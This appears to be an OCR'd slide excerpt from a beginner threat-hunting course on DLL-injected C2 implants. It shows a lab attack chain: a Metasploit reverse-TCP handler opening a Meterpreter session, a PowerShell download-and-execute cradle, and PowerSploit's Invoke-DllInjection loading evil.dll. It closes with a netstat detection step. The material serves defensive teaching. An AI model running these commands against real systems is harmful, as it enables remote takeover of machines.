Final size of dll file: 9216 bytes
```




| code

| calls back

| meterpreter handler |


```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.230.155:88
```

transfer payload



spearfishing email

malicious docx macro



stager downloads dll

| inject PS script |

PowerShellMafia/
PowerSploit

PowerSploit - A PowerShell Post-Exploitation Framework

```
IEX (New-Object Net.WebClient).DownloadString('script')
```

inject DLL into process

```
PS C:\Windows\system32> Invoke-DllInjection -ProcessID 784 -Dll C:\Users\User\Desktop\evil.dll

   Size(K) ModuleName                                              FileName
   ------- ----------                                              --------
        28 evil.dll                                                C:\Users\User\Desktop\evil.dll
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.230.155:88
[*] Sending stage (175686 bytes) to 192.168.230.158
[*] Meterpreter session 1 opened (192.168.230.155:88 → 192.168.230.158:50037) at 2023-07-17 12:35:23 -0400

meterpreter >
```

```
netstat -naob
connection to external ip
mediated by rundll32.exe
```

| demo time... |

full course - MUCH more

faan|ross

Home About Posts Tags

Threat Hunting for Beginners: Hunting Standard Dll-Injected C2 Implants (Practical Course)

Posted on Aug 12, 2023

Hello friend, so glad you could make it.

| web | faanross.com
| youtube | @faanross
| x | @faanross
| discord | faanross
| github | faanross

- more free, hands-on threat hunting courses
- written + video components

dedicated to the memory of

stephanus j. rossouw 6/08/1948 - 13/09/2023

questions?